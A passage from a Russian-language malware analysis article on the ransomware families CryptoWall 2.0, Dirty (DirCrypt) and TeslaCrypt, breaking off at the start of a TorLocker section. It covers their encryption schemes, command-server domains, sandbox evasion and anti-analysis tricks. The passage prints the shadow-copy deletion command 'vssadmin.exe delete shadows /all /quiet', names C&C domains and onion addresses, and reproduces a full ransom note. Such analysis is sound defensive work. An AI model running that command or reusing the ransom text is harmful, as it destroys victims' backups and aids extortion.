5	10:05:19.085 PM	1	KERNELBASE.dll	Process32Next (0x000000c8, 0x0011e388)
6	10:05:19.085 PM	1	KERNELBASE.dll	Process32Next (0x000000c8, 0x0011e388)
7	10:05:19.085 PM	1	KERNELBASE.dll	Process32Next (0x000000c8, 0x0011e388)
8	10:05:19.085 PM	1	KERNELBASE.dll	Process32Next (0x000000c8, 0x0011e388)
9	10:05:19.085 PM	1	KERNELBASE.dll	Process32Next (0x000000c8, 0x0011e388)
10	10:05:19.085 PM	1	KERNELBASE.dll	Process32Next (0x000000c8, 0x0011e388)
11	10:05:19.085 PM	1	KERNELBASE.dll	Process32Next (0x000000c8, 0x0011e388)
12	10:05:19.085 PM	1	KERNELBASE.dll	Process32Next (0x000000c8, 0x0011e388)

Parameters: Process32Next (Kernel32.dll)

#	Type	Name	Pre-Call Value	Post-Call Value
	DWORD	th32ProcessID	0x00000234	0x0000026c
	ULONG_PTR	th32DefaultHeapID	0x00000000	0x00000000
	DWORD	th32ModuleID	0x00000000	0x00000000
	DWORD	cntThreads	0x00000009	0x0000000b
	DWORD	th32ParentProcessID	0x000001b8	0x000001b8
	LONG	pcPriClassBase	0x00000008	0x00000008
	DWORD	dwFlags	0x00000000	0x00000000
	TCHAR [MAX_P...	szExeFile	"svchost.exe"	"VBoxService.exe"

CryptoWall 2.0 определяет VirtualBox

Помимо всего перечисленного, при запуске трой создает фейковый процесс explorer.exe, в который пишет свой код, запускает его отдельным потоком, а свой процесс завершает. Фейковый explorer.exe, в свою очередь, запускает vssadmin.exe и bcedit.exe для уничтожения теневых копий и точек восстановления системы, а также фейковый svchost.exe, в который тоже внедряется вредоносный код, и уже под видом этого процесса CryptoWall начинает свою деятельность.



Последовательность запуска процессов локера CryptoWall

DIRTY (DIRCRYPT)

Устрашающие обои Dirty

Шифрование файлов


DurCrypt шифрует не так много типов файлов, в основном это документы и фотографии:

```
.7z .avi .doc .docm .docx .jpeg .jpg .mpeg .mpg
.pdf .png .rar .rtf .wmv .xls .xlsm .xlsx .zip
```

Для шифрования используются два алгоритма: RC4 и RSA. Первым алгоритмом шифруется весь файл целиком, причем ключ шифрования дописывается в конец зашифрованного файла. Вторым алгоритмом шифруются первые 1024 байта файла с использованием публичного ключа, зашитого в теле локера, при этом ключ для расшифровки можно только получить из командного центра, заплатив сумму, эквивалентную 200 долларам.

Связь с командным сервером

Dirty сам генерирует имена командных серверов на основе двух четырехбайтовых начальных чисел, находящихся в секции ресурсов. Всего алгоритм генерации доменных имен может сгенерировать тридцать имен командных центров. Все командные центры находятся в зоне **.com** и имеют вот такие сомнительные с художественной точки зрения имена: rauggyguyp.com, llullzza.com, mluztamhnngwgh.com, mycojenxktsmozzthdv.com, inbxvqkegoyapgv.com.




Работа генератора имен C&C-сервера Dirty

Связь с командным центром ведется открытым текстом без всякого шифрования, передается публичный ключ и после подтверждения факта оплаты в ответ высылается RSA-ключ для расшифровки.

Приемы, затрудняющие анализ

В процессе своей работы Dirty ищет процессы с именами taskmgr, tcpview, filemon, procexp, procmon, regmon, wireshark, LordPE, regedit и в случае успеха завершает обнаруженные «опасные» процессы.

Помимо этого, все текстовые строки и другие данные хранятся в теле локера в зашифрованном виде.



Расшифрованные строки внутри Dirty

TESLACRYPT

Первые образцы этой малвари появились в ноябре 2014 года (первый семпл был загружен на virustotal.com 11 ноября 2014 года). Однако широко и повсеместно TeslaCrypt стал распространяться чуть позже, в начале марта 2015 года. За все время своего существования этот локер претерпел ряд изменений, и на данный момент актуальной версией следует считать TeslaCrypt 2.0.0.

Окно с требованием оплаты TeslaCrypt версии 0.4.0 (RSA-2048 написано для устрашения, в реальности используется AES-256-CBC)

Шифрование файлов

TeslaCrypt выбирает для шифрования очень много типов файлов (порядка двухсот), при этом в список попали и типы файлов, связанные с играми (сохранения, пользовательские профили и прочее):

- Bethesda Softworks settings file
- F.E.A.R. 2 game
- Steam NCF Valve Pak
- Call of Duty
- EA Sports
- Unreal 3
- Unity scene
- Assassin's Creed game
- Skyrim animation

- Bioshock 2
- Leagues of Legends
- DAYZ profile file
- RPG Maker VX RGSS
- World of Tanks battle
- Minecraft mod
- Unreal Engine 3 game file
- Starcraft saved game
- S.T.A.L.K.E.R. game file
- Dragon Age Origins game

Сама схема шифрования претерпевала изменения от версии к версии. Изначально это была реализация алгоритма AES-256-CBC, с сохранением ключа расшифровки в файле key.dat до конца зашифровывания всех файлов (после шифрования последнего файла этот ключ затирался нулями).

В более поздних версиях (в частности, 0.4.0) ключ расшифровки сохранялся в файле storage.bin уже не в открытом виде, а в преобразованном с помощью алгоритма цифровой подписи с эллиптическими кривыми (реализация под названием secp256k1) и после зашифровывания последнего файла затирался случайными байтами.

В последних версиях (TeslaCrypt 2.0.0) алгоритм шифрования стал гораздо более совершенным. Скорее всего, авторы этого троя подсмотрели реализацию шифрования у Critroni и практически без изменений перенесли ее в свое творение. Все алгоритмы реализованы с помощью свободно распространяемой библиотеки cryptlib предположительно версии 3.4.1 (в теле локера встречаются строки с названиями файлов исходников из этой библиотеки: **`bn_lib.c`**, **`ec_lid.c`**, **`ec_key.c`** и другие). Отличие реализации алгоритмов в TeslaCrypt от их реализации в CTB-Locker'е в том, что сессионные ключи генерируются не для каждого файла, а для текущей сессии компьютера (до следующей перезагрузки).

Перед шифрованием файлов TeslaCrypt удаляет все системные бекапы (теневые копии) файлов жертвы с помощью команды


```
vssadmin.exe delete shadows /all /quiet
```

Необходимую для работы информацию TeslaCrypt 2.0.0 сохраняет в реестре (а не в файлах, как это было ранее). В **`HKCU\Software\msys\ID`** сохраняется значение идентификатора троя, а в **`HKCU\Software\<идентификатор троя>\data`** сохраняется номер Bitcoin-кошелька, публичный ключ master-public, разделяемый секрет алгоритма ECDH и другая служебная информация (при этом ни master-private, ни session-private нигде не сохраняются).

Что такое vssadmin.exe


Vssadmin.exe — это утилита управления службой теневого копирования VSS (Volume Snapshot Service или Volume Shadow Copy Service). Данная служба используется в стандартном процессе восстановления системы и различных программах резервного копирования/архивации данных (Handy Backup, Leo Backup и другие). Некоторые локеры-шифровальщики используют эту утилиту для уничтожения всех созданных теневых копий, что, соответственно, делает невозможным восстановление зашифрованных файлов. Как правило, в этом случае команда выглядит как **`vssadmin.exe delete shadows /all /quiet`**, где параметр **`delete shadows`** обозначает как раз удаление теневых копий, параметр **`/all`** говорит о том, что необходимо удалить все теневые копии, а параметр **`/quiet`** указывает, что все действия необходимо провести незаметно для пользователя, без вывода на экран каких-либо сообщений.

Интересная особенность последней версии TeslaCrypt — отказ от GUI-окна для вывода сообщения с требованием об оплате и вывод этого сообще-



Служебная информация TeslaCrypt, сохраненная в реестре

ния в виде HTML-страницы, которая копирует такую же у CryptoWall'a (при этом TeslaCrypt выдает себя за нашумевший CryptoWall, очевидно, чтобы еще больше запугать жертву).



What happened to your files?
All of your files were protected by a strong encryption with RSA-2048 using CryptoWall 3.0.
More information about the encryption RSA-2048 can be found here: http://en.wikipedia.org/wiki/RSA_(cryptosystem)

What does this mean?
This means that the structure and data within your files have been irrevocably changed, you will not be able to work with them, read them or see them, it is the same thing as losing them forever, but with our help, you can restore them.

How did this happen?
Especially for you, on our server was generated the secret key pair RSA-2048 - public and private.
All your files were encrypted with the public key, which has been transferred to your computer via the Internet.
Decrypting of YOUR FILES is only possible with the help of the private key and decrypt program, which is on our SECRET SERVER!!!.

What do I do?
Alas, if you do not take the necessary measures for the specified time then the conditions for obtaining the private key will be changed.
If you really need your data, then we suggest you do not waste valuable time searching for other solutions because they do not exist.

For more specific instructions, please visit your personal home page, there are a few different addresses pointing to your page below:

1.http://kosdfnure75.op1gifsd05mllk.com/DBD9FAEFAE8646
2.http://gfdkotriam.fo4j4wnq51hepa.com/DBD9FAEFAE8646
3.https://zpr5huq4bgmutfnf.onion.to/DBD9FAEFAE8646

If for some reasons the addresses are not available, follow these steps:

1. Download and install tor-browser: http://www.torproject.org/projects/torbrowser.html.en
2. After a successful installation, run the browser and wait for initialization.
3. Type in the address bar: zpr5huq4bgmutfnf.onion/DBD9FAEFAE8646
4. Follow the instructions on the site.

IMPORTANT INFORMATION:

Your Personal PAGE: http://kosdfnure75.op1gifsd05mllk.com/DBD9FAEFAE8646
Your Personal PAGE (using TOR): zpr5huq4bgmutfnf.onion/DBD9FAEFAE8646
Your personal code (if you open the site (or TOR 's) directly): DBD9FAEFAE8646

Страница с требованием оплаты, где TeslaCrypt выдает себя за CryptoWall

Связь с командным сервером

В теле трояна содержится статический список адресов C&C. Сами серверы находятся в сети Tor, но коммуникация устанавливается через обычный web с помощью сервисов tor2web (в исследуемом семпле использовался tor2web.org).

В TeslaCrypt первых версий запросы к командному серверу отправлялись в открытом виде, в последующих версиях стали шифроваться алгоритмом

AES-256-CBC. В качестве ключа берется хеш SHA-256 от строки, содержащейся в теле зловреда.

Приемы, затрудняющие анализ

В отдельном потоке трой, используя API-функции `CreateToolhelp32Snapshot`, `Process32First` и `Process32Next`, ищет процессы с именами `taskmgr.exe`, `regedit.exe`, `cmd.exe`, `procexp.exe`, `msconfig.exe` и завершает их.

Помимо этого, все строки в явном виде в теле зловреда не хранятся и скрыты от невооруженного взгляда не очень сложным шифрованием.

TORLOCKER

Первая атака с использованием этого локера была зафиксирована осенью прошлого года. Практически во всех случаях семплы TorLocker'а относятся к двум версиям 1.0 (на английском языке) и 2.0 (на английском и японском языках). Основное различие между версиями заключается в методах затруднения анализа кода и используемом источнике дополнительных модулей: в версии 2.0 эти модули скачиваются из интернета, тогда как в версии 